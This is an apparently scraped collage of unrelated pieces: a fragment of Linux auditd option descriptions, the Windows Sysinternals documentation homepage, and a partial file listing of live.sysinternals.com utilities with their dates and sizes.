
OPTIONS


-f leave the audit daemon in the foreground for debugging. Messages also go to stderr rather than the audit log.

-l allow the audit daemon to follow symlinks for config files.

-n no fork. This is useful for running off of inittab or systemd.

-s=ENABLE_STATE


Windows Sysinternals -
Secure
https://docs.microsoft.com/en-us/sysinternals/
Microsoft
Technologies
Documentation
Resources
Sysinternals
Learn
Downloads
Community
Home
Comments
Edit
Share
Theme
Light
Filter
Home
Learn
Downloads
File and Disk Utilities
Networking Utilities
Process Utilities
Security Utilities
System Information
Miscellaneous
Sysinternals Suite
Community
Software License Terms
Licensing FAQ
Download PDF
Windows Sysinternals
2017-5-16 • 2 min to read • Contributors
In this article
Sysinternals Live
What's New
The Sysinternals web site was created in 1996 by Mark Russinovich to host his advanced system utilities and technical information. Whether you're an IT Pro or a developer, you'll find Sysinternals utilities to help you manage, troubleshoot and diagnose your Windows systems and applications.
Read the official guide to the Sysinternals tools, Troubleshooting with the Windows Sysinternals Tools
Watch Mark's top-rated Case-of-the-Unexplained troubleshooting presentations and other webcasts
Read Mark's Blog which highlight use of the tools to solve real problems
Check out the Sysinternals Learning Resources page
Post your questions in the Sysinternals Forum



live.sysinternals.com - /


Friday, May 30, 2008	3:55 PM	668 About_This_Site.txt
Friday, February 17, 2017	2:40 AM	777896 accesschk.exe
Friday, February 17, 2017	2:40 AM	402608 accesschk64.exe
Wednesday, November 1, 2006	1:06 PM	174968 AccessEnum.exe
Thursday, July 12, 2007	5:26 AM	50379 AdExplorer.chm
Wednesday, November 14, 2012	10:22 AM	479832 ADExplorer.exe
Tuesday, October 27, 2015	12:13 AM	401616 ADInsight.chm
Tuesday, October 27, 2015	12:13 AM	2425496 ADInsight.exe
Wednesday, November 1, 2006	1:05 PM	150328 adrestore.exe
Saturday, August 27, 2016	3:11 AM	138920 Autologon.exe
Tuesday, May 16, 2017	4:02 AM	50512 autoruns.chm
Tuesday, May 16, 2017	4:02 AM	716448 autoruns.exe
Tuesday, May 16, 2017	4:02 AM	844456 Autoruns64.exe
Tuesday, May 16, 2017	4:02 AM	629928 autorunsc.exe
Tuesday, May 16, 2017	4:02 AM	743088 autorunsc64.exe
Friday, June 30, 2017	3:04 AM	2074776 Bginfo.exe
Friday, June 30, 2017	3:04 AM	2808480 Bginfo64.exe
Wednesday, November 1, 2006	1:06 PM	154424 Cacheset.exe
Wednesday, June 29, 2016	9:42 PM	139944 Clockres.exe
Wednesday, June 29, 2016	9:42 PM	154792 Clockres64.exe
Wednesday, June 29, 2016	9:42 PM	253600 Contig.exe
Wednesday, June 29, 2016	9:42 PM	268960 Contig64.exe
Monday, August 18, 2014	7:29 PM	892088 Coreinfo.exe
Wednesday, September 27, 2006	5:04 PM	10104 ctrl2cap.amd.sys
Wednesday, November 1, 2006	1:05 PM	150328 ctrl2cap.exe
Sunday, November 21, 1999	5:20 PM	2864 ctrl2cap.nt4.sys
Sunday, November 21, 1999	6:46 PM	2832 ctrl2cap.nt5.sys
Thursday, September 15, 2005	8:49 AM	68539 dbgview.chm
Monday, December 3, 2012	10:10 AM	468056 Dbgview.exe
Wednesday, November 1, 2006	9:06 PM	158520 DEFRAG.EXE
Wednesday, October 17, 2012	5:28 PM	116824 Desktops.exe
Tuesday, December 17, 2013	11:46 AM	40717 Disk2vhd.chm
Monday, January 20, 2014	2:16 PM	7134400 disk2vhd.exe
Wednesday, June 29, 2016	9:42 PM	143008 diskext.exe
Wednesday, June 29, 2016	9:42 PM	158376 diskext64.exe
Wednesday, November 1, 2006	1:06 PM	224056 Diskmon.exe

